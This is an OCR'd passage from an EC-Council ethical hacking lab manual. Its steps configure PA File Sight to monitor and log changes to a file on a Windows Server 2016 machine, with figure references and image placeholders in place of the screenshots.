


Figure 4.7.22: PA File Sight Global Action List

34. Once the action is added to the **Monitor Actions** window, click **OK**.




Figure 4.7.23: PA File Sight Action Added

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. In the **File Sight Configuration** window, click the **File Activities** tab and check the **Existing file is written to** and **Ignore file appends (this is useful for monitoring log file integrity)** options. Leave the other settings to default and click **OK**.




Figure 4.7.24: PA File Sight File Activities

36. Under the **SERVER2016** node, File Sight Directory Monitoring will be added, as shown in the screenshot. Click **Apply**, and then right-click on the **File Monitoring** node and click **Run Now!** from the context menu.




Figure 4.7.25: PA File Sight Run Now!

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Click the **SERVER2016** node to view the dashboard. Scroll down in the dashboard; observe that the File Monitoring directory is being monitored.




Figure 4.7.26: PA File Sight Monitor Status

38. Switch back to the **Windows Server 2016** machine, open **Secret.txt** in the **File Directory** on **Desktop**, modify some of the text in the file, and then **Save** and close the file.




Figure 4.7.27: Modifying Secret.txt file in Windows Server 2016

39. Switch back to the **Windows 10** machine and observe that PA File Sight has recorded some activity in the notepad file, as shown in the screenshot.
40. The software even shows the File Accessed/min in the graphical method, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

41. Click on the **notepad.exe** link to view the activities done by the user.


